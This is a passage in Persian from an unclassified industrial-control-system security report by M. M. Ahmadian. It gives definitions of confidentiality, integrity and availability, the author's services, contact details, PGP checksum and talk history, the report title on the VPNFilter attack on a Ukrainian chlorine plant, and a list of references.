محرمانگی

محرمانگی به معنای عدم افشای غیرمجاز داده‌ها است. ازاین‌رو هدف امنیت اطلاعات، ارائه مجموعه مکانیزم‌ها و رویه‌هایی[1] است که از دسترسی افراد، فرآیندها و موجودیت‌های غیرمجاز به اطلاعات طبقه‌بندی‌شده جلوگیری کند. محرمانگی می‌تواند گستره وسیعی از عدم افشاء محتوای داده‌ها تا عدم افشای نام‌ها[2] را در بربگیرد [۱].

صحت

صحت اطلاعات به معنای حفظ یکپارچگی و عدم امکان تحریف و دست‌کاری عمدی یا غیرعمدی اطلاعات است. ازاین‌رو هدف امنیت اطلاعات، ارائه مجموعه مکانیزم‌ها و رویه‌هایی است که از هرگونه تحریف، دست‌کاری و حذف اطلاعات توسط افراد یا موجودیت‌های غیرمجاز جلوگیری کند. صحت داده‌ها شامل اصالت داده‌ها (عدم حذف، اضافه و تکرار)، اصالت مبدأ داده‌ها[3] و انکارناپذیری[4] است [۱].

[1] Procedures
[2] Anonymity
[3] Data Origin Authentication
[4] Non-Repudiation

دسترس‌پذیری

دسترس‌پذیری به معنای امکان دسترسی به داده‌ها (به‌طور عام منابع) توسط افراد یا موجودیت‌های مجاز است. ازاین‌رو هدف امنیت اطلاعات، ارائه مجموعه مکانیزم‌ها و رویه‌هایی است که افراد و موجودیت‌های مجاز امکان دسترسی به داده‌ها یا سایر منابع مجاز را در زمان مناسب و مکان مناسب داشته باشند [۱].

فاقد طبقه بندی

ضمیمه د: خدمات ما و راه ارتباطی

خدمات ما ذیلاً فهرست شده است:

- تدریس دوره‌های مقدماتی و پیشرفته امنیت سامانه‌های کنترل صنعتی و سمینارها و کارگاه‌های مرتبط
- مشاوره و اجرای طرح‌های جامع امن سازی سامانه‌های کنترل صنعتی و زیرساخت‌های حیاتی
- طراحی و راه‌اندازی آزمایشگاه‌های ارزیابی امنیتی سامانه‌های کنترل صنعتی
- طراحی نقشه راه امن سازی سایبری سامانه‌های سایبری و سایبر-فیزیکی
- ارزیابی امنیتی سامانه‌های کنترل صنعتی و زیرساخت‌های حیاتی
- تحلیل جریان اطلاعات در سامانه‌های سایبر-فیزیکی
- مدل‌سازی امنیتی سامانه‌های سایبر- فیزیکی

راه ارتباطی:

تماس جهت عقد قرارداد مشاوره، طراحی و اجرا، برگزاری دوره‌های آموزشی یا سخنرانی:

✉ mm.Ahmadian[aatt]aut[dot]ac[dot]ir

www.mmAhmadian.ir

عزیزانی که تمایل دارند نامه یا پیام ارسالی خود را با یک‌لایه امنیتی (رمزنگاری) برای بنده ارسال کنند می‌توانند از کلید عمومی PGP بنده (لینک) برای ارسال رمز شده نامه خود استفاده کنند. قبل از استفاده از کلید عمومی بنده می‌توانید برای اطمینان بیشتر از صحت این کلید، کد درهم‌ساز فایل مربوط به کلید بنده را با کد درهم‌ساز ذیل مقایسه کنید.

MD5 checksum of PGP_PublicKey_MMAhmadian.zip:
5818bc4225bdd6354b07a5a9ed3bf0af

برخی سوابق آموزشی مرتبط:

عنوان	عنوان انگلیسی	محل ارائه	زمان	اسلاید
سخنرانی چالش‌های امنیتی در سامانه‌های سایبر-فیزیکی (با محوریت تحلیل جریان اطلاعات در خطوط لوله نفت و گاز)	*Cyber–Physical Systems Security Challenges (Case study: Information Flow Security Analysis in Natural Gas and Oil Pipeline System)*	ششمین کنفرانس فناوری اطلاعات و ارتباطات در نفت، گاز، پالایش و پتروشیمی، تهران، دانشگاه شهید بهشتی	دی ماه ۱۳۹۶	لینک
شناسایی تهدیدات و آسیب‌پذیری‌های امنیتی پروتکل کنترل صنعتی IEC 60870-5-104	*Towards the Identification of IEC 60870-5-104 Protocol Security Vulnerabilities and Threats*	چهاردهمین کنفرانس بین‌المللی انجمن رمز، شیراز، دانشگاه شیراز	۱۶ شهریور ۱۳۹۶	لینک آگهی
کارگاه آموزشی امنیت اطلاعات در سامانه‌های کنترل صنعتی: چالش‌ها و راهکارها	*Information Security in Industrial Control Systems: Challenges and Solutions*	چهاردهمین کنفرانس بین‌المللی انجمن رمز شیراز، دانشگاه شیراز	۱۴ شهریور ۱۳۹۶	لینک آگهی
ارائه علمی تحلیل و وارسی صوری امنیت جریان اطلاعات در سامانه‌های سایبری-فیزیکی، مطالعه موردی: سامانه انتقال (خطوط لوله) گاز	*Formal Analysis and Verification of information flow security in cyber–physical systems, Case study: natural gas pipeline system*	دانشگاه صنعتی امیرکبیر	مرداد ۱۳۹۵	
ارائه علمی درآمدی بر سامانه‌های سایبری-فیزیکی و چالش‌های امنیتی آن‌ها، حوزه محوری: سامانه‌های کنترل صنعتی	*Introduction to cyber–physical systems and their security challenges, Case study: ICSs*	دانشگاه صنعتی امیرکبیر	شهریور ۱۳۹۵	
سخنرانی چالش‌ها و راهکارهای امنیتی در سامانه‌های کنترل صنعتی	*security challenges and solutions in ICSs*	-	آبان ۱۳۹۵	
کارگاه آموزشی امنیت سایبری در سامانه‌های کنترل صنعتی	*Cyber Security in Industrial control systems*	شرکت ملی گاز ایران، تهران	اسفند ۱۳۹۴	لینک
سخنرانی امنیت سایبری سامانه‌های کنترل صنعتی در صنایع نفت، گاز، پالایش و پتروشیمی		سومین کنفرانس و نمایشگاه فناوری اطلاعات و ارتباطات در صنایع نفت، گاز، پالایش و پتروشیمی، تهران، دانشگاه شهید بهشتی	دی ۱۳۹۳	لینک

فاقد طبقه بندی

حمله VPNFilter به کارخانه صنعتی تولید کلر در Aulska اوکراین

ICS–SR–MMA-970502

فاقد طبقه بندی

مراجع

۱. احمدیان، محمدمهدی؛ رضازاده، بابک. پروتکل کنترل صنعتی IEC 60870-5-104 از منظر امنیت سایبری، انستیتو ایزایران، ۱۳۹۶

2. https://arstechnica.com/information-technology/2018/06/vpnfilter-malware-infecting-50000-devices-is-worse-than-we-thought/
3. https://www.symantec.com/blogs/threat-intelligence/vpnfilter-iot-malware
4. https://blog.snort.org/2018/05/snort-subscriber-rule-set-update-for_24.html
5. https://en.interfax.com.ua/news/general/517337.html
6. https://en.wikipedia.org/wiki/VPNFilter
7. https://www.bleepingcomputer.com/news/security/ukraine-says-it-stopped-a-vpnfilter-attack-on-a-chlorine-distillation-station/
8. https://securityboulevard.com/2018/07/ukrainian-law-enforcement-thwart-digital-attack-against-chlorine-station/
9. https://securityaffairs.co/wordpress/74399/hacking/vpnfilter-chlorine-station.html
10. https://www.yjc.ir/fa/news/6545747/%D9%87%D8%B4%D8%AF%D8%A7%D8%B1-%D9%81%D9%88%D8%B1%DB%8C-%D9%85%D8%B1%DA%A9%D8%B2-%D9%85%D8%A7%D9%87%D8%B1-%D8%AF%D8%B1-%D8%AE%D8%B5%D9%88%D8%B5-%D8%B1%D9%88%D8%A7%D8%AC-%D8%A7%D8%AD%D8%AA%D9%85%D8%A7%D9%84%DB%8C-%D8%A8%D8%AF%D8%A7%D9%81%D8%B2%D8%A7%D8%B1-vpnfilter-%D8%AF%D8%B1-%D9%81%D8%B6%D8%A7%DB%8C-%D9%85%D8%AC%D8%A7%D8%B2%DB%8C-%DA%A9%D8%B4%D9%88%D8%B1
11. http://shayankar.ir/blog/%D9%81%D8%B1%D8%A7%DB%8C%D9%86%D8%AF-%DA%A9%D9%84%D8%B1-%D8%A2%D9%84%DA%A9%D8%A7%D9%84%DB%8C-%D8%AA%D9%88%D9%84%DB%8C%D8%AF-%D8%B3%D9%88%D8%AF-%D9%85%D8%A7%DB%8C%D8%B9
12. https://www.cybrnow.com/10-most-vulnerable-os-of-2016/
13. https://www.cybrnow.com/10-most-vulnerable-os-of-2017/
14. https://www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-32238/Microsoft-Windows-10.html

فاقد طبقه بندی

15. https://www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-17153/Microsoft-Windows-7.html
16. https://www.cvedetails.com/vulnerability-list/vendor_id-33/product_id-47/Linux-Linux-Kernel.html
17. https://forum.mikrotik.com/viewtopic.php?t=133533
18. https://www.securityweek.com/remotely-exploitable-vulnerability-discovered-mikrotiks-routeros
19. https://nvd.nist.gov/vuln/detail/CVE-2018-7445
20. https://www.coresecurity.com/advisories/mikrotik-routeros-smb-buffer-overflow
21. https://www.securityfocus.com/bid/103427
22. https://cxsecurity.com/cveshow/CVE-2018-7445
23. http://seclists.org/fulldisclosure/2018/Mar/38
24. https://www.exploit-db.com/exploits/44290/
25. https://vuldb.com/?id.114759
26. https://www.certcc.ir/news/12450

*کلیه معادل‌سازی‌های این گزارش بر اساس فرهنگ واژگان موجود در آدرس ذیل:

- http://www.mmahmadian.ir/mysecglossary/infosecgloss/

فاقد طبقه بندی